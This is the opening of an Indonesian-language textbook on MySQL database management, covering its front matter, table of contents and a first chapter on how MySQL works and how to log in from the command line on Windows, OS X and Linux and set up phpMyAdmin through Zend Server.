



YAYASAN PRIMA AGUS TEKNIK



Manajemen Database

MySQL

(Structured Query Language)

Fujama Diapoldo Silalahi S.Kom, M.Kom

Manajemen Database MySQL (Structured Query Language)

Penulis :

Fujiama Diapoldo Silalahi, S.Kom, M.Kom.

ISBN : 9 786235 734958

Editor :

Dr. Joseph Teguh Santoso, S.Kom., M.Kom.

Penyunting :

Dr. Mars Caroline Wibowo. S.T., M.Mm.Tech

Desain Sampul dan Tata Letak :

Irdha Yunianto, S.Ds.,M.Kom.

Penebit :

Yayasan Prima Agus Teknik Bekerja sama dengan
Universitas Sains & Teknologi Komputer (Universitas STEKOM)

Redaksi :

Jl. Majapahit no 605 Semarang

Telp. (024) 6723456

Fax. 024-6710144

Email : penerbit_ypat@stekom.ac.id

Distributor Tunggal :

Universitas STEKOM

Jl. Majapahit no 605 Semarang

Telp. (024) 6723456

Fax. 024-6710144

Email : info@stekom.ac.id

Hak cipta dilindungi undang-undang

Dilarang memperbanyak karya tulis ini dalam bentuk dan dengan cara apapun tanpa ijin dari penulis

KATA PENGANTAR

Puji Syukur kami panjatkan Tuhan Yang Maha Esa atas telah terselesaikannya buku yang berjudul “*Manajemen Database MySQL (Structured Query Language)*” dengan baik. Berbicara mengenai Bahasa pemrograman Database menempati bagian yang paling utama dalam suatu sistem. Database merupakan kumpulan-kumpulan informasi yang saling berhubungan atau berelasi dan terintegrasi untuk digunakan secara optimal. Buku ini akan membahas tentang manajemen database MySQL, sql adalah Bahasa pemrograman yang digunakan dalam memanipulasi, mengakses, bahkan mengubah data yang berbasis relasional. Sedangkan MySQL adalah DBMS atau *database management system* yang menggunakan bahasa SQL sebagai bahasa penghubung antara perangkat lunak aplikasi dengan database pada sistem. MySQL merupakan salah satu dbms yang sangat populer digunakan.

Kelebihan MySQL dibanding dbms yang lain adalah sistem ini bersifat open source dan mendukung integrasi dengan Bahasa pemrograman yang lain, MySQL tidak membutuhkan RAM yang besar, serta mendukung multiuser. Dalam buku ini akan membahas tentang manajemen database MySQL secara terperinci serta cara penggunaannya. Buku ini terbagi dalam 7 Bab. Bab 1 akan membahas tentang pengenalan MySQL meliputi cara kerja, struktur database, serta mengakses melalui command line dan cara melindungi database. Bab selanjutnya, bab 2 menjelaskan tentang pengelolaan database, yang terdiri dari akses control hingga keamanan database serta sistem recovery database yang rusak/hilang.

Bab 3 tentang merancang atau mendesain database, dalam bab ini akan menjelaskan tentang tipe-tipe data dalam database serta menentukan primary key yang akan digunakan sebagai kunci database relasional yang digunakan untuk beberapa akses. Bab ke 4 tentang cara penggunaan database meliputi menambahkan informasi menggabungkan table serta menggunakan operator logika. Bab ke 5 tentang akses database menggunakan PHP, dalam bab ini akan menjelaskan tentang meminta database dengan php, membuat file login, mengolah kueri dan menggunakan key.

Bab 6 dan 7 akan lebih mengarah tentang bagaimana memaksimalkan MySQL digunakan dalam sebuah aplikasi. Bab 6 tentang cara berkomunikasi dengan database dari script hingga menangani kesalahan-kesalahan dalam php. Bab terakhir buku ini akan menerangkan tentang instalasi mysql hingga memecahkan masalah yang terjadi antara php dan mysql. Akhir kata semoga buku ini berguna bagi para pembaca.

Semarang, September 2022

Penulis

Fujiama Diapoldo Silalahi S.Kom, M.Kom

DAFTAR ISI

Halaman Judul	i
Kata Pengantar	iii
Daftar Isi	iv
BAB 1 PENGENALAN MySQL	1
1.1 Cara Kerja MySQL	1
1.2 Memahami Struktur Database	1
1.3 Dasar-dasar MySQL	2
1.4 Mengakses MySQL melalui Command Line	3
1.5 Berkomunikasi dengan MySQL	9
1.6 Melindungi Database MySQL Anda	16
BAB 2 MENGELOLA MySQL	18
2.1 Memahami Tanggung Jawab Administrator	18
2.2 Mengontrol Akses ke Data Anda	19
2.3 Database Keamanan MySQL	22
2.4 Pencadangan dan Pemulihan	26
2.5 Upgrade MySQL	34
BAB 3 MENDESAIN DAN MEMBANGUN DATABASE	35
3.1 Desain Database	35
3.2 Nama Tipe Data MySQL	41
3.3 Tipe Data	42
3.4 Indeks	57
3.5 Primary Key: Kunci Database Relasional	61
3.6 Hubungan	66
3.7 Database dan Anonimitas	68
BAB 4 MENGGUNAKAN DATABASE	72
4.1 Menambahkan Informasi ke Database	72
4.2 Menggabungkan Tabel Bersama	86
4.3 Menggunakan Operator Logika	91
BAB 5 MENGAKSES MySQL MENGGUNAKAN PHP	93
5.1 Meminta Database MySQL dengan PHP	93
5.2 Membuat File Login	93
5.3 Membangun dan Mengeksekusi Kueri	112
5.4 Menggunakan MySQLi Secara Prosedur	117
BAB 6 BERKOMUNIKASI DENGAN DATABASE DARI SKRIP PHP	118
6.1 Mengetahui Bagaimana MySQL dan PHP Bekerja Bersama	118
6.2 Fungsi PHP yang Berkomunikasi dengan MySQL	118
6.3 Berkomunikasi dengan MySQL	118
6.4 Menangani Kesalahan MySQL	122

6.5 Fungsi MySQL	124
BAB 7 SETTING UP MySQL	128
7.1 Memeriksa Instalasi MySQL	128
7.2 Memulai MySQL	129
7.3 Konfigurasi MySQL	135
7.4 Troubleshoot MySQL	138
7.5 Program Administrasi MySQL	139
7.6 Memecahkan Masalah PHP dan MySQL	141
7.7 Setting Up Web Development Environment dengan Paket Xampp	142
DAFTAR PUSTAKA	151

BAB 1

PENGENALAN MySQL

Banyak situs web dinamis memerlukan database backend. Database dapat berisi informasi yang ditampilkan halaman web kepada pengguna, atau tujuan database untuk menyimpan informasi yang disediakan oleh pengguna. Dalam beberapa aplikasi, database menyediakan informasi yang tersedia dan menyimpan informasi baru. MySQL, database paling populer untuk digunakan di situs web, dikembangkan menjadi cepat dan kecil, khusus untuk situs web. MySQL sangat populer untuk digunakan dengan situs web yang ditulis dalam PHP karena PHP dan MySQL bekerja sama dengan sangat baik. Bab ini memberikan pengenalan MySQL, dan menjelaskan cara kerjanya dan bagaimana kita dapat berkomunikasi dengannya.

MySQL dikembangkan pada pertengahan 1990-an, dengan lebih dari 10 juta instalasi. MySQL merupakan sistem manajemen database paling populer untuk server web. Saat ini, MySQL menjadi teknologi matang yang menggerakkan banyak tujuan Internet yang paling banyak dikunjungi. Salah satu alasan keberhasilannya adalah fakta bahwa, seperti PHP, gratis untuk digunakan.

1.1 CARA KERJA MySQL

Perangkat lunak MySQL terdiri dari server MySQL, beberapa program utilitas yang membantu dalam administrasi database MySQL, dan beberapa perangkat lunak pendukung yang dibutuhkan server MySQL (tetapi kita tidak perlu mengetahuinya). Jantung dari sistem adalah server MySQL. Server MySQL adalah pengelola sistem database. Ini menangani semua instruksi database Anda. Misalnya, jika kita ingin membuat database baru, kita mengirim pesan ke server MySQL yang mengatakan, misalnya, "buat database baru dan beri nama data baru." Server MySQL kemudian membuat subdirektori di direktori datanya, menamai subdirektori baru dengan data baru, dan menempatkan file yang diperlukan dengan format yang diperlukan ke dalam subdirektori data baru. Dengan cara yang sama, untuk menambahkan data ke database itu, kita mengirim pesan ke server MySQL, memberikannya data dan memberi tahu di mana kita ingin data ditambahkan.

Sebelum kita dapat meneruskan instruksi ke server MySQL, ini harus berjalan terlebih dahulu dan menunggu permintaan. Server MySQL biasanya diatur sehingga dimulai ketika komputer mulai dan terus berjalan sepanjang waktu. Ini adalah pengaturan biasa untuk sebuah situs web. Namun, tidak perlu mengaturnya untuk memulai saat komputer dinyalakan. Jika perlu, kita dapat memulainya secara manual kapan pun kita ingin mengakses database. Saat sedang berjalan, server MySQL terus menerus mendengarkan pesan yang diarahkan ke sana.

1.2 MEMAHAMI STRUKTUR DATABASE

MySQL adalah Sistem Manajemen database Relasional (RDBMS). Server MySQL kita dapat mengelola banyak database secara bersamaan. Faktanya, banyak orang mungkin memiliki database berbeda yang dikelola oleh satu server MySQL. Setiap database terdiri dari struktur untuk menampung data dan data itu sendiri. Database bisa ada tanpa data, hanya struktur, benar-benar kosong, memutar-mutar ibu jarinya dan menunggu data disimpan di dalamnya. Data dalam database disimpan dalam satu atau lebih tabel. Kita harus membuat *Manajemen Database MySQL (Fujiama Diapoldo Silalahi S.Kom, M.Kom)*

database dan tabel sebelum kita bisa menambahkan data apa pun ke database. Pertama kita membuat database kosong. Kemudian kita menambahkan tabel kosong ke database. Tabel database diatur seperti tabel lain yang biasa kita gunakan — dalam baris dan kolom. Setiap baris mewakili entitas dalam database, seperti pelanggan, buku, atau proyek. Setiap kolom berisi item informasi tentang entitas, seperti nama pelanggan, nama buku, atau tanggal mulai proyek. Tempat di mana baris dan kolom tertentu berpotongan, sel individual dari tabel, disebut field.

Tabel dalam database dapat saling berhubungan, dan seringkali satu baris dalam satu tabel terkait dengan beberapa baris di tabel lain. Misalnya, kita mungkin memiliki database yang berisi data tentang buku yang kita miliki. Kita akan memiliki tabel buku dan tabel penulis. Satu baris di tabel penulis mungkin berisi informasi tentang penulis beberapa buku di tabel buku. Saat tabel terkait, kita menyertakan kolom dalam satu tabel untuk menampung data yang cocok dengan data di kolom tabel lain. Hanya setelah kita membuat struktur database, kita dapat menambahkan data.

1.3 DASAR-DASAR MySQL

Database adalah kumpulan terstruktur dari catatan atau data yang disimpan dalam sistem komputer dan diatur sedemikian rupa agar informasinya dapat dicari dan dapat diambil dengan cepat. SQL adalah singkatan dari *Structured Query Language*, merupakan bahasa yang didasarkan pada bahasa Inggris dan juga digunakan dalam database lain seperti Oracle dan Server Microsoft SQL. Ini dirancang untuk memungkinkan permintaan sederhana dari database melalui perintah seperti:

```
SELECT title FROM publications WHERE author = 'Agus Wibowo';
```

Database MySQL berisi satu tabel atau lebih, yang masing-masing berisi record atau baris. Di dalam baris ini terdapat berbagai kolom atau field yang berisi data masing-masing. Tabel dibawah ini menunjukkan isi database dari contoh lima publikasi yang merinci penulis, judul, jenis, dan tahun publikasi.

Tabel 1.1 Contoh database sederhana

Author	Judul	Jenis	Tahun
Agus Wibowo	Belajar PHP Dari Dasar	Ilmiah	2020
Agus Wibowo	Membangun PODCAST	Ilmiah	2021
Mars Caroline W	Teknik Desain Realis dan Tata Warna	Ilmiah	2022
Sarwo Nugroho	Potret Diri Sebagai Komunikasi Visual Simbolik	Ilmiah	2022
Edy Jogatama P	Desain Seni Rupa Klasik	Ilmiah	2022

Setiap baris dalam tabel sama dengan baris dalam tabel MySQL, dan setiap elemen dalam satu baris sama dengan satu field MySQL. Untuk mengidentifikasi database ini secara unik, saya akan menyebutnya sebagai database publikasi. Dan, seperti yang akan kita amati, semua publikasi ini dianggap sebagai literatur klasik, jadi saya akan menyebut tabel di dalam database yang menyimpan detail klasik.

Ringkasan Persyaratan Database

Istilah utama yang perlu kita ketahui untuk saat ini adalah:

Database

Wadah keseluruhan untuk kumpulan data MySQL

Manajemen Database MySQL (Fujiama Diapoldo Silalahi S.Kom, M.Kom)

Kolom

Subkontainer dalam database yang menyimpan data aktual

Baris

Sebuah catatan tunggal dalam sebuah tabel, yang berisi beberapa field

Kolom

Nama field dalam satu baris

Mohon dicatat bahwa, Saya tidak mencoba untuk mereproduksi terminologi yang tepat yang digunakan dalam literatur akademis tentang database relasional, tetapi hanya untuk memberikan istilah sehari-hari yang sederhana untuk membantu kita memahami konsep dasar dan memulai dengan database dengan cepat.

1.4 MENGAKSES MYSQL MELALUI COMMAND LINE

Ada tiga cara utama di mana kita dapat berinteraksi dengan MySQL: menggunakan command line, melalui antarmuka web seperti phpMyAdmin, dan melalui bahasa programmeran seperti PHP.

Memulai Antarmuka Command line

Bagian berikut menjelaskan instruksi yang relevan untuk Windows, OS X, dan Linux.


User Windows

Jika kita menginstal Zend Server Free Edition WAMP, kita akan dapat mengakses executable MySQL dari salah satu direktori berikut (yang pertama pada komputer 32-bit, dan yang kedua pada mesin 64-bit) :

C:\Program Files\Zend\MySQL55\bin

C:\Program Files (x86)\Zend\MySQL55\bin

Catatan : Jika kita menginstal Zend Server di tempat selain \Program Files (atau \Program Files (x86)), kita harus menggunakan direktori itu.



```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\Robin>"\"C:\Program Files\EasyPHP 2.0b1\mysql\bin\mysql\" -u root
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 16 to server version: 5.0.27-community-log

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql      |
| test      |
+-----+
3 rows in set (0.00 sec)

mysql> _

```

Gambar 1.1 Mengakses MySQL dari Command prompt Windows

Secara default, user MySQL awal akan menjadi root dan tidak akan memiliki set password. Jadi, untuk masuk ke antarmuka command line MySQL, pilih **Start** → **Run**, ketik **CMD** ke dalam kolom **Run**, dan tekan **Return**. Ini akan memanggil **Command Prompt Windows**. Dari situ, ketikkan salah satu dari yang berikut ini:


```
"C:\Program Files\Zend\MySQL55\bin\mysql" -u root
"C:\Program Files (x86)\Zend\MySQL55\bin\mysql" -u root
```

Catatan: Perhatikan tanda kutip di sekitar path dan nama file. Ini ada karena namanya berisi spasi, yang tidak diinterpretasikan dengan benar oleh Command Prompt, dan tanda kutip mengelompokkan bagian-bagian nama file ke dalam satu string untuk dipahami oleh program perintah. Perintah ini memberi tahu MySQL untuk memasukkan kita sebagai user root tanpa password. Kita sekarang akan masuk ke MySQL dan dapat mulai memasukkan perintah. Jadi, untuk memastikan semuanya berfungsi sebagaimana mestinya, masukkan yang berikut ini:

```
SHOW databases;
```

Jika ini tidak berhasil dan kita mendapatkan pesan kesalahan, pastikan kita telah menginstal MySQL dengan benar bersama dengan Zend Server. Jika tidak, kita bisa berpindah Menggunakan Antarmuka Command line.


User OS X

Untuk melanjutkan bab ini, kita harus menginstal Zend Server. Kita juga harus memiliki server web yang sudah berjalan dan server MySQL. Untuk masuk ke antarmuka command line MySQL, jalankan program Terminal (yang seharusnya tersedia di Finder → Utilities). Kemudian panggil program MySQL, yang akan diinstal di direktori `usrlocal/Zend/mysql/bin`. Secara default, user MySQL awal adalah root, dan akan memiliki kata sandi root juga. Jadi, untuk memulai program, ketikkan yang berikut ini:

```
usrlocal/Zend/mysql/bin/mysql -u root
```

Perintah ini memberi tahu MySQL untuk memasukkan kita sebagai user root dan tidak meminta kata sandi kita. Untuk memverifikasi bahwa semuanya baik-baik saja, ketik berikut ini (hasilnya akan terlihat seperti output yang ditunjukkan pada Gambar dibawah ini):

```
SHOW databases
```



```

zend — mysql.client — 85x24
iMac:zend robin$ show databases;
-bash: show: command not found
iMac:zend robin$ /usr/local/Zend/mysql/bin/mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.1.54 MySQL Community Server (GPL)

Copyright (c) 2000, 2010, Oracle and/or its affiliates. All rights reserved.
This software comes with ABSOLUTELY NO WARRANTY. This is free software,
and you are welcome to modify and redistribute it under the GPL v2 license

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| test |
+-----+
3 rows in set (0.00 sec)

mysql>

```

Gambar 1.2. Mengakses MySQL dari program Terminal OS X

Jika kita menerima pesan kesalahan seperti Can't connect to local MySQL server through socket, ini berarti, kita belum memulai server MySQL. Selanjutnya, kita melanjutkan ke bagian berikutnya, Menggunakan Antarmuka Command-Line.

User Linux

Pertama-tama kita harus mengetik yang berikut untuk masuk ke sistem MySQL Anda:

```
mysql -u root -p
```

Ini memberitahu MySQL untuk memasukkan kita sebagai user root dan meminta kata sandi kita. Jika kita memiliki kata sandi, masukkan; jika tidak, cukup tekan Return. Setelah kita masuk, ketik berikut ini untuk menguji program (Anda akan melihat tanggapan seperti Gambar dibawah ini):

SHOW databases;

```
You may also use sysinstall(8) to re-enter the installation and
configuration utility.  Edit /etc/motd to change this login announcement.

robnix# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4377812
Server version: mysql-server-5.0.51a

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.


mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| mysql                   |
| test                     |
+-----+
3 rows in set (0.02 sec)

mysql>
```

Gambar 1.3 Mengakses MySQL menggunakan Linux


Mengakses MySQL melalui phpMyAdmin

Meskipun untuk menggunakan MySQL kita harus mempelajari perintah-perintah utama ini dan cara kerjanya, setelah kita memahaminya, akan jauh lebih cepat dan mudah menggunakan program seperti phpMyAdmin untuk mengelola database dan tabel kita. Tetapi, kita harus menginstal phpMyAdmin sebelum dapat menggunakannya. Untuk melakukan ini, panggil UI Zend dengan memasukkan yang berikut ini ke browser Anda, dan masuk: <http://localhost:10081/ZendServer/>




Gambar 1.4 Dasbor Zend

Sekarang klik panah kiri dan kanan di sebelah kanan bagian DEPLOY SAMPLE APPS sampai kita melihat logo phpMyAdmin dan klik untuk memulai pengunduhan; lalu klik Next jika sudah selesai. Klik Next lagi, setelah kita melihat informasi README, untuk memanggil layar *Application Detail*.



Gambar 1.5 Konfigurasi phpMyAdmin untuk Zend

Di sini kita mungkin harus menerima default untuk *Display Name* dan *Virtual Host*, tetapi perlu menentukan nama direktori untuk phpMyAdmin untuk menjauhkannya dari file root dokumen kita. Disini, saya telah memasukkan nama phpmyadmin (semua dalam huruf kecil sehingga saya tidak perlu memasukkan huruf kapital setiap kali saya mengetik URL untuk memanggilnya). Lanjutkan mengklik Berikutnya dan menerima perjanjian lisensi apa pun hingga kita melihat layar pada Gambar dibawah ini. Di sini kita harus memilih “*Use HTTP (Apache) Basic Authentication?*” kotak centang dan berikan login dan kata sandi. Login default adalah *DBAdmin*, tetapi saya memilih untuk menggunakan admin saja; login dan kata sandi kita terserah kita. Kecuali kita telah mengonfigurasinya secara berbeda, kita mungkin dapat membiarkan *IP*, *Port*, *User Database*, dan *Password* seperti yang ditampilkan.

